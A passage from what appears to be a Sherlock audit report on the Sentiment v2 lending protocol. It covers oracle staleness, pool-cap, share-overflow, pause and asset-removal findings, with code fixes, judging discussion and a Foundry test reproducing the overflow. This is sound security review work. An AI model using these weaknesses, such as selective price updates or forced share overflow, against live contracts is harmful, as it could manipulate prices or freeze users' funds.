I agree that the constant `STALE`
`allowbreak _PRICE`
`allowbreak _THRESHOLD` is not good to be hardcoded to 1 hour because each token pair has a different stale period when it needs to be updated.

Because of this, I agree that this issue is more of a Medium because the price may be outdated.

I plan to accept the escalation and make this issue a Medium severity.

0xspearmint1

Hi @cvetanovv #346 is **not** a duplicate of this issue, it is actually invalid.

This issue is about using a constant `STALE`
`allowbreak _PRICE`
`allowbreak _THRESHOLD`

#346 describes a totally different attack vector which claims that the threshold is too short (threshold is set by the admin).

HHK-ETH

Agree, 346 is similar but incomplete. It only talks about the max duration threshold and not the constant itself. As it was correctly pointed out it could also be an issue to use a duration too small.

It should be removed from duplicates

cvetanovv

@0xspearmint1 @HHK-ETH Thanks for noting that #346 is not a duplicate of this issue. And it indeed uses a different attack vector.

My decision is to accept the escalation and make this issue and its duplicates Medium severity without #346.

WangSecurity

Result: Medium Has duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- 0xspearmint1: accepted

Issue M-7: RedStone oracle is vulnerable because `updatePrice` is not called during the `getEthValue` function.

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/161

The protocol has acknowledged this issue.

Found by

ZeroTrust, phoenixv110, zarkk01

Summary

Redstone oracle doesn't work as expected returning outdated or user selected prices leading to every asset using it return wrong ETH values.

Vulnerability Detail

> [!NOTE] **All** off-chain mechanisms of Sentiment protocol in the scope of this audit are stated in this section of README

As we can see in the `RedstoneOracle` contract the actual `ethUsdPrice` and `assetUsdPrice` are state variables which need to be updated every time the `getValueInEth` function be called so to calculate the real value of the asset in ETH. We can see the implementation here :

```
function getValueInEth(address, uint256 amt) external view returns (uint256) {
        if (priceTimestamp < block.timestamp - STALE_PRICE_THRESHOLD) revert
 ↪  RedstoneCoreOracle_StalePrice(ASSET);

        // scale amt to 18 decimals
        if (ASSET_DECIMALS <= 18) amt = amt * 10 ** (18 - ASSET_DECIMALS);
        else amt = amt / 10 ** (ASSET_DECIMALS - 18);

        // [ROUND] price is rounded down
        return amt.mulDiv(assetUsdPrice, ethUsdPrice);
    }
```

However, the `updatePrice` function is not called from anywhere, not even from inside the `getValueInEth` function which should seem logical.

Impact

Combined with the fact that the `updatePrice` function can be called by anyone ”giving” the price 3 minutes of liveness, the impact/result of this vulnerability is someone to take advantage of a price which is not updated and get a wrong value of the asset in ETH, either lower or higher than the real one. For example, he can borrow with the wrong price and repay with the right price which is a bit higher, so return less amount that he took.

Code Snippet

Here is the `updatePrice` of Redstone oracle :

```
function updatePrice() external {
    // values[0] -> price of ASSET/USD
    // values[1] -> price of ETH/USD
    // values are scaled to 8 decimals
    uint256[] memory values = getOracleNumericValuesFromTxMsg(dataFeedIds);

    assetUsdPrice = values[0];
    ethUsdPrice = values[1];

    // RedstoneDefaultLibs.sol enforces that prices are not older than 3 mins.
↪   since it is not
    // possible to retrieve timestamps for individual prices being passed, we
↪   consider the worst
    // case and assume both prices are 3 mins old
    priceTimestamp = block.timestamp - THREE_MINUTES;
}
```

Link to code

Tool used

Manual Review

Recommendation

Consider calling `updatePrice` in the `getEthValue` function :

```
function getValueInEth(address, uint256 amt) external view returns (uint256) {
+       updatePrice();
        // ...
    }
```

Discussion

z3s

Low/Info; this kind of functions are called regularly by a bot.

ZeroTrust01

Escalate judge：this kind of functions are called regularly by a bot. ——There is no mention of this anywhere, Then, what is the time interval between the calls? This should be a valid issue.

sherlock-admin3

> Escalate judge：this kind of functions are called regularly by a bot. ——There is no mention of this anywhere, Then, what is the time interval between the calls? This should be a valid issue.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cvetanovv

This is a Low severity issue because `updatePrice()` is `external` and can be called before the price is taken. This way the price will not be outdated.

Planning to reject the escalation and leave the issue as is.

ZeroTrust01

> This is a Low severity issue because `updatePrice()` is `external` and can be called before the price is taken. This way the price will not be outdated.
>
> Planning to reject the escalation and leave the issue as is.

I cannot agree with this. My finding https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/310 mentions how a malicious user could exploit this to manipulate the price.

A borrower could call updatePrice() when the collateral price is high, but refrain from calling updatePrice() when the price is low, thereby maintaining an artificially inflated collateral value.

This is a medium-level issue.

cvetanovv

> A borrower could call updatePrice() when the collateral price is high, but refrain from calling updatePrice() when the price is low, thereby maintaining an artificially inflated collateral value.

This is a very rare edge case because the function will be called constantly by bots or other users.

The sponsor also confirmed that there would be bots calling the function.

My decision to reject the escalation remains.

ZeroTrust01

> The sponsor also confirmed that there would be bots calling the function.

I cannot agree with this. **According to Sherlock's rules** https://docs.sherlock.xyz/audits/judging/judging#ii.-criteria-for-issue-severity

the guidelines in the README, there are no bots calling the function updatePrice(). ### Q: Are there any off-chain mechanisms or off-chain procedures for the protocol (keeper bots, arbitrage bots, etc.)? Liquidator bots: maintain protocol solvency through timely liquidation of risky positions Reallocation bots: used to rebalance SuperPool deposits among respective base pools

The sponsor did not publicly disclose this information during the competition, so it cannot be used as a basis for the judge's decision.

And there's no need for any bots here; simply calling updatePrice() within the getValueInEth() function would suffice.

cvetanovv

I think this issue could be Medium severity.

Indeed, the protocol did not specify in the Readme that they would use such bots, so we can't take that into consideration.

The other reason is that if the price satisfies a user and the real price is not to his advantage, he will not call the function.

I am planning to accept the escalation and make this issue Medium.

Evert0x

Result: Medium Has Duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- ZeroTrust01: accepted

ZeroTrust01

The issue #310 has not been added label (Medium Reward) @cvetanovv @Evert0x Thanks

cvetanovv

@ZeroTrust01 will be added at the end. As long as it is duplicated for a valid issue, then the system will not allow the results to come out before the label is added.

Issue M-8: SuperPool fails to correctly deposit into pools

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/178

Found by

0xDazai, Atharv, Bigsam, KupiaSec, Yuriisereda, dhank

Summary

When a depositor calls `SuperPool::deposit()` the internal `_deposit()` is called, it checks if `astTotalAssets+assets>superPoolCap`, transfers the assets from `msg.sender` to `superPooladdress`, mints `shares` to `receiver` and then calls `_supplyToPools()`.

SuperPool::_deposit()

```
function _deposit(address receiver, uint256 assets, uint256 shares) internal {
    // assume that lastTotalAssets are up to date
    if (lastTotalAssets + assets > superPoolCap) revert
↪   SuperPool_SuperPoolCapReached();
    // Need to transfer before minting or ERC777s could reenter.
    ASSET.safeTransferFrom(msg.sender, address(this), assets);
    ERC20._mint(receiver, shares);
    _supplyToPools(assets);    <<<@
    lastTotalAssets += assets;
    emit Deposit(msg.sender, receiver, assets, shares);
}
```

SuperPool::_supplyToPools()

```
function _supplyToPools(uint256 assets) internal {
    uint256 depositQueueLength = depositQueue.length;
    for (uint256 i; i < depositQueueLength; ++i) {
        uint256 poolId = depositQueue[i];
        uint256 assetsInPool = POOL.getAssetsOf(poolId, address(this));  <<<@


        if (assetsInPool < poolCapFor[poolId]) {
            uint256 supplyAmt = poolCapFor[poolId] - assetsInPool;
            if (assets < supplyAmt) supplyAmt = assets;
            ASSET.forceApprove(address(POOL), supplyAmt);


            // skip and move to the next pool in queue if deposit reverts
            try POOL.deposit(poolId, supplyAmt, address(this)) {
                assets -= supplyAmt;
            } catch { }


            if (assets == 0) return;
        }
    }
}
```

_supplyToPools() loops through all pools, depositing assets sequentially until the cap is reached. When it checks if the capofthepoolId is reached instead of comparing the totaldepositassetsamount of the poolId with the pool.poolCap to see if there is a free space for depositing into, it only compares the total assets deposited by the SuperPooladdress into the poolId with poolCapFor[poolId]mapping set by the owneroftheSuperPool when the pool was added by calling addPool() and subtract the result with the wanted asset value for depositing.

Vulnerability Detail

When calculating if there is a free space for depositing into the poolId by calling uint256 assetsInPool=POOL.getAssetsOf(poolId,address(this)); it can return bigger value than the actual one left in the pool.poolCap , increasing the chances of deposit() function for the poolId to revert, unsuccessfully filling up the left space in the poolId before moving forward to the next poolId if there is any asset amount left.

Impact

Fails to correctly fill up assets into pools even if there is any free space to do so.

Code Snippet

```
function _supplyToPools(uint256 assets) internal {
    uint256 depositQueueLength = depositQueue.length;
    for (uint256 i; i < depositQueueLength; ++i) {
        uint256 poolId = depositQueue[i];
        uint256 assetsInPool = POOL.getAssetsOf(poolId, address(this));


        if (assetsInPool < poolCapFor[poolId]) {
            uint256 supplyAmt = poolCapFor[poolId] - assetsInPool;
            if (assets < supplyAmt) supplyAmt = assets;
            ASSET.forceApprove(address(POOL), supplyAmt);


            // skip and move to the next pool in queue if deposit reverts
            try POOL.deposit(poolId, supplyAmt, address(this)) {
                assets -= supplyAmt;
            } catch { }


            if (assets == 0) return;
        }
    }
}
```

PoC

Lets look at the following example:

1. Owner of `poolId=1` creates the pool and sets `poolCap=2000USDC`
2. In `SuperPool` `poolId=1` is added to the contract with `poolCapFor[poolId]=1500` .
3. Alice deposits 1000 USDC to `poolId=1` by calling `SuperPool.deposit()`. a) Now the `poolCapFor[poolId]` free space is 500 USDC. b) And `poolCapfreespaceforpoolId=1` is 1000 USDC.
4. Bob calls directly `Pool.deposit()` for `poolId=1` with 600 USDC , and `poolCapfreespaceforpoolId=1` is 400USDC.
5. John calls `SuperPool.deposit()` with 500 USDC and it will try to deposit into `poolId=1` because `poolCapFor[poolId]freespace=500` , but `poolCapfreespace=400`, the tx will revert for that poolId and will move forward and try to deposit into the next pool even when there is free space for 400 USDC .

Tool used

Manual Review

Recommendation

In Pool.sol add :

```
+    function getPoolCap(uint256 poolId) public view returns(uint256) {
+        return poolDataFor[poolId].poolCap;
+    }
```

And in SuperPool.sol

```
    function _supplyToPools(uint256 assets) internal {
        uint256 depositQueueLength = depositQueue.length;
        for (uint256 i; i < depositQueueLength; ++i) {
            uint256 poolId = depositQueue[i];
```

```
+            uint256 capLeft = pool.getPoolCap(poolId) -
 ↪  pool.getTotalAssets(poolId);
            uint256 assetsInPool = POOL.getAssetsOf(poolId, address(this));

                if (assetsInPool < poolCapFor[poolId]) {
                uint256 supplyAmt = poolCapFor[poolId] - assetsInPool;
                if (assets < supplyAmt) supplyAmt = assets;
+                If(supplyAmt > capLeft){
+                    supplyAmt = capLeft;
                ASSET.forceApprove(address(POOL), supplyAmt);
+                } else {
+                    ASSET.forceApprove(address(POOL), supplyAmt);
+                }
                // skip and move to the next pool in queue if deposit reverts
                try POOL.deposit(poolId, supplyAmt, address(this)) {
                    assets -= supplyAmt;
                } catch { }

                if (assets == 0) return;
            }
        }
    }
```

Discussion

S3v3ru5

Isn't that the intention of `SuperPool.poolCapFor[poolId]`?

The poolCapFor in the superpool is to do with the super pool itself: Max amount the super pool wants to deposit it into a certain pool.

pool.PoolCap is max amount of assets in the pool.

The issue is clearly invalid. The issue is considering incorrect definition for state variable

NicolaMirchev

Escalate. As per the above comment

sherlock-admin3

> Escalate. As per the above comment

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

0xDazaII

> Isn't that the intention of `SuperPool.poolCapFor[poolId]`?
>
> The poolCapFor in the superpool is to do with the super pool itself: Max amount the super pool wants to deposit it into a certain pool.
>
> pool.PoolCap is max amount of assets in the pool.
>
> The issue is clearly invalid. The issue is considering incorrect definition for state variable

Every BasePool has different settings which can incentivise users to or not to prefer to deposit into a BasePool (e.g interest rate , rateModel and so on) . As its said in the docs 'users who are accessing Sentiment UI has indirect interaction with base pools, Super Pools will take care of efficiently distributing user liquidity across multiple base pools for enhanced liquidity management. ' Having this in mind users who are using Sentiment UI fully rely on the correct functionality of the SuperPool contract.

Base Pools and SuperPools have a maximum poolCap set which shouldn't be exceeded. Also BasePools can be used by multiple SuperPools or directly from their contract. These are the ways to deposit into a BasePool and eventually hit their cap depending of the cap value.

The issue I am describing is that if SuperPool.poolCapForId is not reached in the 'deposit' function the '_supplyToPools()' can call 'POOL.deposit()' with bigger value than it is available into the BasePool and the tx will revert because '_supplyToPools()' is not checking how much exactly enough space does the BasePool has before hitting its cap and in case when the free space into the BasePool is smaller than the value which is tried to be deposited the tx will revert instead of depositing the amount which is available into that BasePool and the rest ,if there is any , to be deposited into the next BasePool from the SuperPool queue.

Tomiwasa0

I recommend @S3v3ru5 to read the report well. With a basic understanding of the code, multiple Superpools, as explained by 0xDazall and others, can use the same pool. The check should check the total deposited asset and compare with the cap not individual deposits with the cap

S3v3ru5

Sorry for misunderstanding.

So the issue is: The available free space in the base pool could be less than the supply amount and the `POOL.deposit` function might revert because of that. The `allowbreak _supplyToPools()` function should try to deposit a max of available space in the base pool instead of the `min(supplyAmount,poolCapFor[poolId]-supplyAmount)`.

Tomiwasa0

The root cause is the most important thing that we should note. For better mitigations, you can check through other duplicates, sometimes the best report is not the best. But we practically are to deposit the minimum between the available space in the main pool (considering other pools) and the supply amount.

elhajin

From the readme :

> Please discuss any design choices you made.
>
> The deposit and withdraw flows in the SuperPool sequentially deposit and withdraw from pools. This can be inefficient at times. We assume that the SuperPool owner will use the reallocate function to rebalance liquidity among pools.

Tomiwasa0

Thanks for the input @elhajin, kindly look through the code implementation. The same check flaw exists in the rebalance function. It was indeed an oversight that has been confirmed and will be fixed. We can't risk having an inefficient deposit, withdrawal and rebalance function, can we? Also, Feel free to read other duplicates also.

cvetanovv

Looks like we have an issue here and the deposit function is not working as it should.

@ruvaag what do you think?

dhankx7

Please reconsider the issue #602.

It clearly states the similar issue and should be grouped with this bug.

ruvaag

I think this is valid. The Base Pool cap should be taken into account.

the intended behavior is to deposit as much as possible in the pools, and this helps with that.

cvetanovv

The sponsor confirms that we have a issue here.

The issue is valid because the Base Pool cap should be considered when calculating the available deposit space in the pool.

I will also duplicate #602 to this issue.

Planning to reject the escalation and leave the issue as is. I will duplicate #602 to this issue.

WangSecurity

Result: Medium Has duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- EgisSecurity: rejected

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/329

Issue M-9: Super Pool shares can be inflated by bad debt leading to overflows

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/266

Found by

h2134

Summary

Super Pool shares can be inflated by bad debt leading to overflows.

Vulnerability Detail

Super Pool shares are calculated based on total assets and total supply, i.e $\text{Shares} = \text{DepositAmount} * \text{TotalShares} / \text{TotalAssets}$. SuperPool.sol#L194-L197:

```
function convertToShares(uint256 assets) public view virtual returns (uint256
↪  shares) {
    (uint256 feeShares, uint256 newTotalAssets) = simulateAccrue();
    return _convertToShares(assets, newTotalAssets, totalSupply() + feeShares,
↪  Math.Rounding.Down);
}
```

At the beginning, when user deposits `1000e18` asset tokens, they can mint `1000e18` shares. The assets will be deposited into underlying pools and normally `SharesperToken` is expected to be deflated as interest accrues.

However, if the borrowed assets are not repaid, bad debt may occur and it can be liquidated by pool owner. As a result, `TotalAssets` owned by the Super Pool will be largely reduced, as a result, `SharesperToken` can be heavily inflated to a very large value, eventually leading to overflows if bad debt liquidated for several times.

Consider the following scenario in PoC:

1. Initially in Super Pool `TotalAssets` is `1000` and `TotalShares` is `1000`, `SharesperToken` is `1`;
2. Depositor mints `1000e18` shares by depositing `1000e18` asset tokens, the assets is deposited into underlying pool;
3. Borrower borrows `1000e18` asset tokens from underlying pool, somehow the borrower is unable to repay and due to price fluctuation, bad debt occurs and is liquidated by the owner;

4. At the point, Super Pool's `TotalAssets` is `1000` and `TotalShares` is `1000000000000000001000`, `SharesperToken` is inflated to `999000999000999001999000999000999000`;
5. As more asset tokens may be deposited into underlying pool through Super Pool, similar bad debt may occur again and `SharesperToken` will be further inflated.

In the case of PoC, `SharesperToken` can be inflated to be more than `uint256.max`(around `1e78`) after just **4** bad debt liquidations: | | Total Assets | Total Shares | Shares per Token | | :------ | :------------| :-------------| :------------------| | 1 | 1000 | 1000000000000000001000 | 999000999000999001999000999000999000 | | 2 | 1000| 999000999000999002999000999000999001999 | 998002996004994008990010988012986015984015984015984015 | | 3 | 1000| 998002996004994009989011987013985018983016983016983017983 | 997005990014979030958053933080904114868148834182800217766233766233766233 | | 4 | 1000| 997005990014979031956056929085898124857160821196785236749250749250749251749 | **OverFlow** |

Please run the PoC in **BigTest.t.sol**:

```
function testAudit_Overflows() public {
    // Pool Asset
    MockERC20 poolAsset = new MockERC20("Pool Asset", "PA", 18);
    // Collateral Asset
    MockERC20 collateralAsset = new MockERC20("Collateral Asset", "CA", 18);

    vm.startPrank(protocolOwner);
    positionManager.toggleKnownAsset(address(poolAsset));
    positionManager.toggleKnownAsset(address(collateralAsset));
    riskEngine.setOracle(address(poolAsset), address(new FixedPriceOracle(1e18)));
    riskEngine.setOracle(address(collateralAsset), address(new
↪   FixedPriceOracle(1e18)));
    vm.stopPrank();

    // Create Underlying Pool
    address poolOwner = makeAddr("PoolOwner");

    vm.startPrank(poolOwner);
    bytes32 FIXED_RATE_MODEL_KEY =
↪   0xeba2c14de8b8ca05a15d7673453a0a3b315f122f56770b8bb643dc4bfbcf326b;
    uint256 poolId = pool.initializePool(poolOwner, address(poolAsset),
↪   type(uint128).max, FIXED_RATE_MODEL_KEY);
    riskEngine.requestLtvUpdate(poolId, address(collateralAsset), 0.8e18);
    riskEngine.acceptLtvUpdate(poolId, address(collateralAsset));
    vm.stopPrank();

    // Create Super Pool
    address superPoolOwner = makeAddr("SuperPoolOwner");
    poolAsset.mint(superPoolOwner, 1000);
    vm.startPrank(superPoolOwner);
    poolAsset.approve(address(superPoolFactory), 1000);
    address superPoolAddress = superPoolFactory.deploySuperPool(
        superPoolOwner, // owner
        address(poolAsset), // asset
        superPoolOwner, // feeRecipient
        0, // fee
        10000e18, // superPoolCap
        1000, // initialDepositAmt
        "SuperPool", // name
        "SP" // symbol
    );
    vm.stopPrank();

    SuperPool superPool = SuperPool(superPoolAddress);

    // add pool
    vm.prank(superPoolOwner);
    superPool.addPool(poolId, 1000e18);

    address alice = makeAddr("Alice");
    address bob = makeAddr("Bob");

    (address payable position, Action memory newPos) = newPosition(bob, "Borrower");
    positionManager.process(position, newPos);

    for (uint i; i < 3; ++i) {
        inflatedSharesByBadDebt(alice, bob, position, poolId, superPool, poolAsset,
↪   collateralAsset);
    }

    inflatedSharesByBadDebt(alice, bob, position, poolId, superPool, poolAsset,
↪   collateralAsset);
    superPool.accrue();

    // Super Pool operations are blocked
    vm.expectRevert("Math: mulDiv overflow");
    superPool.previewDeposit(1e18);

    vm.expectRevert("Math: mulDiv overflow");
    superPool.previewWithdraw(1e18);
}

function inflatedSharesByBadDebt(
    address depositor,
    address borrower,
    address position,
    uint256 poolId,
    SuperPool superPool,
    MockERC20 poolAsset,
    MockERC20 collateralAsset
) private {
    vm.startPrank(protocolOwner);
    riskEngine.setOracle(address(collateralAsset), address(new
↪   FixedPriceOracle(1e18)));
    vm.stopPrank();

    uint256 assetAmount = 1000e18;
    uint256 collateralAmount = assetAmount * 10 / 8;

    // Depositor deposits
    poolAsset.mint(depositor, assetAmount);

    vm.startPrank(depositor);
    poolAsset.approve(address(superPool), assetAmount);
    superPool.deposit(assetAmount, depositor);
    vm.stopPrank();

    // Borrower borrows from Underlying Pool
    collateralAsset.mint(borrower, collateralAmount);

    Action memory addNewCollateral = addToken(address(collateralAsset));
    Action memory depositCollateral = deposit(address(collateralAsset),
↪   collateralAmount);
    Action memory borrowAct = borrow(poolId, assetAmount);

    Action[] memory actions = new Action[](3);
    actions[0] = addNewCollateral;
    actions[1] = depositCollateral;
    actions[2] = borrowAct;

    vm.startPrank(borrower);
    collateralAsset.approve(address(positionManager), type(uint256).max);
    positionManager.processBatch(position, actions);
    vm.stopPrank();

    // Collateral price dumps and Borrower's position is in bad debt
    vm.startPrank(protocolOwner);
    riskEngine.setOracle(address(collateralAsset), address(new
↪   FixedPriceOracle(0.8e18)));
    vm.stopPrank();

    // Owner liquiates bad debt
    vm.prank(protocolOwner);
    positionManager.liquidateBadDebt(position);
}
```

Impact

Shares are inflated by bad debts, the more volatile an asset is, the more likely bad debt occurs. Small bad debt may not be a problem because they can only inflate shares by a little bit, however, a few large bad debts as showed in PoC can cause irreparable harm to the protocol (it is especially so if the asset token has higher decimals), and shares are very likely be inflated to overflow in the long run. As a result, most of the operations can be blocked, users cannot deposit or withdraw.

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/main/protocol-v2/src/SuperPool.sol#L456-L472

Tool used

Manual Review

Recommendation

It is recommended to adjust token/share ratio if it has been inflated to a very large value, but ensure the precision loss is acceptable. For example, if the ratio value is 1000000000000000000000000000000000000 (1e36), it can be adjusted to 1000000000000000000 (1e18). This can be done by using a dynamic `AdjustFactor` to limit the ratio to a reasonable range: SuperPool.sol#L456-L472:

```
    function _convertToShares(
        uint256 _assets,
        uint256 _totalAssets,
        uint256 _totalShares,
        Math.Rounding _rounding
    ) public view virtual returns (uint256 shares) {
-       shares = _assets.mulDiv(_totalShares + 1, _totalAssets + 1, _rounding);
+       shares = _assets.mulDiv(_totalShares / AdjustFactor + 1, _totalAssets + 1,
 ↪  _rounding);
    }

    function _convertToAssets(
        uint256 _shares,
        uint256 _totalAssets,
        uint256 _totalShares,
        Math.Rounding _rounding
    ) public view virtual returns (uint256 assets) {
-       assets = _shares.mulDiv(_totalAssets + 1, _totalShares + 1, _rounding);
+       assets = (_shares / AdjustFactor).mulDiv(_totalAssets + 1, (_totalShares /
 ↪  AdjustFactor) + 1, _rounding);
```

```
    }
```

Discussion

z3s

This should be mitigated by burning shares initially

0xh2134

Escalate.

This is a valid issue.

The only way to burn shares in SuperPool is to withdraw, as shares are burned, the assets are decreased too, therefore `SharesperToken` remains the same (and will continue to be inflated by bad debts), this does not help to mitigate this issue.

sherlock-admin3

> Escalate.
>
> This is a valid issue.
>
> The only way to burn shares in SuperPool is to withdraw, as shares are burned, the assets are decreased too, therefore `SharesperToken` remains the same (and will continue to be inflated by bad debts), this does not help to mitigate this issue.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

ruvaag

This does not account for Shares burned when SuperPool is initally deployed, using SuperPoolFactory.sol. Not an issue imo.

0xh2134

> This does not account for Shares burned when SuperPool is initally deployed, using SuperPoolFactory.sol. Not an issue imo.

Shares burned when SuperPool is initially deployed only helps to mitigate vault inflation attack, however, this report describe a different issue, and the POC shows how exactly the shares are inflated to overflow.

ruvaag

you're right, this isn't the same. i think the root cause here is the same as #585 but for the SuperPool instead of the Pool as mentioned in the other issue.

0xh2134

> you're right, this isn't the same. i think the root cause here is the same as #585 but for the SuperPool instead of the Pool as mentioned in the other issue.

Yes, it's similar to #585 but they are different issues.

cvetanovv

I think this issue is a valid Medium. The reason it is not High is because this involves certain external conditions, such as the occurrence of bad debt liquidations, which would inflate the Super Pool shares.

While the overflow potential is significant, it requires multiple bad debt liquidations to occur, making the issue dependent on specific states and not an immediate or guaranteed loss of funds.

I am planning to accept the escalation and make this issue Medium.

samuraii77

Seems like a duplicate of #585 to me, what is the difference?

0xjuaan

This issue is different to 585 since it is regarding SuperPool shares, but they both require the liquidator bots to not work for multiple consecutive instances, even though max LTV is 98% so liquidations will be incentivised.

cvetanovv

This issue will be the same severity as #585 because it requires multiple bad debt liquidations, and the protocol has off-chain bots that won't allow that.

If #585 is valid after the escalation, this issue will also be valid.

Planning to reject the escalation and leave the issue as is.

0xh2134

> This issue will be the same severity as #585 because it requires multiple bad debt liquidations, and the protocol has off-chain bots that won't allow that.
>
> If #585 is valid after the escalation, this issue will also be valid.
>
> Planning to reject the escalation and leave the issue as is.

I don't think this issue's severity should be determined by #585, protocol's off-chain bots will work only when the the liquidation is profitable, and if not (e.g. major price dump), bad debt liquidation will happen, unlike #585, no consecutive bad debt liquidations are needed, even if there are bot liquidations in between, the issue will eventually occur, and it's not a low likelihood event considering the whole lifetime of a SuperPool.

cvetanovv

I will agree with the comment @0xh2134

Bad debt liquidation can occur with a high TVL and high price volatility, and the bots may not have the initiative to liquidate an asset. There is already a valid issue related to this in this contest.

Because of that this issue is Medium severity.

I am planning to accept the escalation and make this issue Medium.

WangSecurity

Result: Medium Unique

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- 0xh2134: accepted

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits: https://github.com/sentimentxyz/protocol-v2/pull/333

Issue M-10: None of the functions in Super-Pool checks pause state

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/270

Found by

000000, 0xAristos, 0xDemon, 0xLeveler, 0xMax1mus, 0xpranav, 4gontuk, A2-security, Atharv, Bigsam, EgisSecurity, Flare, HHK, Kalogerone, Mahi_Vasisth, Mike_Bello90, MohammedRizwan, Obsidian, Ryonen, ZeroTrust, aslanbek, cryptomoon, dimah7, h2134, oxkmmm, pseudoArtist, theweb3mechanic, wellbyt3

Summary

None of the functions in SuperPool checks pause state.

Vulnerability Detail

`SuperPool` contract is `Pausable`. SuperPool.sol#L25:

```
contract SuperPool is Ownable, Pausable, ReentrancyGuard, ERC20 {
```

`togglePause()` is implemented to toggle pause state of the `SuperPool`. SuperPool.sol#L163-L167:

```
/// @notice Toggle pause state of the SuperPool
function togglePause() external onlyOwner {
    if (Pausable.paused()) Pausable._unpause();
    else Pausable._pause();
}
```

However, none of the functions in `SuperPool` checks the pause state, renders the pause functionality meaningless. As confirmed with sponsor, pause state checking should be implemented on some functions.

Impact

None of the functions in `SuperPool` can be paused.

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/main/protocol-v2/src/SuperPool.sol#L25

Tool used

Manual Review

Recommendation

It is recommend to implemented pause state checking on some of the functions, for example, and `deposit()` and `mint()` functions: SuperPool.sol#L258:

```
-    function deposit(uint256 assets, address receiver) public nonReentrant returns
 ↪  (uint256 shares) {
+    function deposit(uint256 assets, address receiver) public whenNotPaused
 ↪  nonReentrant returns (uint256 shares) {
```

SuperPool.sol#L269:

```
-    function mint(uint256 shares, address receiver) public nonReentrant returns
 ↪  (uint256 assets) {
+    function mint(uint256 shares, address receiver) public whenNotPaused
 ↪  nonReentrant returns (uint256 assets) {
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/sentimentxyz/protocol-v2/pull/305

Issue M-11: Not removing a token from the position assets upon an owner removing a token from the known assets will cause huge issues

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/282

The protocol has acknowledged this issue.

Found by

000000, 0xAristos, Tendency, ThePharmacist, Yashar, iamandreiski, theweb3mechanic, tvdung94

Summary

Not removing a token from the position assets upon an owner removing a token from the known assets will cause huge issues

Vulnerability Detail

A user can add a token to his position assets to be used as collateral if that token is marked as known by the owner:

```
function toggleKnownAsset(address asset) external onlyOwner {
    isKnownAsset[asset] = !isKnownAsset[asset];
    emit ToggleKnownAsset(asset, isKnownAsset[asset]);
}
```

That token is added to the `positionAssets` set upon calling `Position::addToken()`:

```
positionAssets.insert(asset);
```

An issue arises if the owner decides to later remove a particular asset from the known assets as that asset is not being removed from that set upon that happening. Since it is not being removed from that set, that token will still be used upon calculating the value of the user's collateral. The owner might decide to counteract that by removing the oracle for that asset however that will be even more problematic as liquidations for users using that token will be impossible as they will revert when oracle is equal to address(0).

Impact

Not removing a token from the position assets upon an owner removing a token from the known assets will cause huge issues

Code Snippet

https://github.com/sherlock-audit/2024-08-sentiment-v2/blob/25a0c8aeaddec273c5318540059165696591ecfb/protocol-v2/src/PositionManager.sol#L522-L525

Tool used

Manual Review

Recommendation

Remove the token from the set upon removing a token from the known assets. However, implementing some kind of a time delay before that finalizes will be important as otherwise, some users might immediately become liquidatable.

Discussion

samuraii77

Issue should not be duplicated to #71. I already have an issue duplicated to it and they are completely different - one is related to simply the action of removing an asset from the known assets not being very well thought out and causing stuck funds while this one is regarding the asset not being removed from the position assets of a user.

AtanasDimulski

Escalate, Per the above comment

sherlock-admin3

> Escalate, Per the above comment

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cvetanovv

The Admin is Trusted and in this situation can call `removeToken()`:

```
/// @notice Remove asset from the list of tokens currrently held by the position
function removeToken(address asset) external onlyPositionManager {
    positionAssets.remove(asset);
}
```

Planning to reject the escalation and invalidate the issue.

samuraii77

@cvetanovv, hi, this modifier allows only the position manager to call that function. If you take a look at the position manager, you will see that the only way to call that function is if you are authorised for a position which an owner is not, only the position owner is authorised (unless the position owner specifically authorises someone else) and the position owner is not a trusted entity, he is just a regular user.

cvetanovv

@z3s What do you think about this issue?

The root cause is the same as the main issue: removing a token from the known assets. The difference is that in one situation, the tokens remain stuck, and in this one, they are still used in the calculation of user collateral.

z3s

I think it's okay that they will be usable as collateral, and just stopping new deposits of that token is enough, because if admins just transfer user's collateral he would be liquidable. by fixing the root cause user can transfer the old tokens out and deposit some of supported tokens.

cvetanovv

Because of the Admin Input/call validation rule, this issue and #71 are invalid.

> ”An admin action can break certain assumptions about the functioning of the code. Example: Pausing a collateral causes some users to be unfairly liquidated or any other action causing loss of funds. This is not considered a valid issue.”

Planning to reject the escalation and leave the issue as is.

samuraii77

Deleted my previous comments that I wrote as they didn't provide the information here.

@cvetanovv, according to this rule, issue should be valid:

> Admin functions are assumed to be used properly, unless a list of requirements is listed and it's incomplete or if there is no scenario where a permissioned funtion can be used properly.

There is no scenario where this function can be used properly, thus it should be valid. The rule cited in the other issue and the issue itself both have a scenario where the function can be used properly:

- the function in the other issue can be called when all tokens of the to be removed assets are withdrawn, thus no impact
- the rule says that a contract pause causing someone to be unfairly liquidated is invalid. That is because the contract pause can be used without actually causing an issue in most cases

However, for this issue; there is no such scenario where the function can be used properly, every single time would cause a huge issue and disruption of the protocol as assets can still be used as collateral and assets can directly be transferred to the position to increase collateral even when asset has been removed from known.

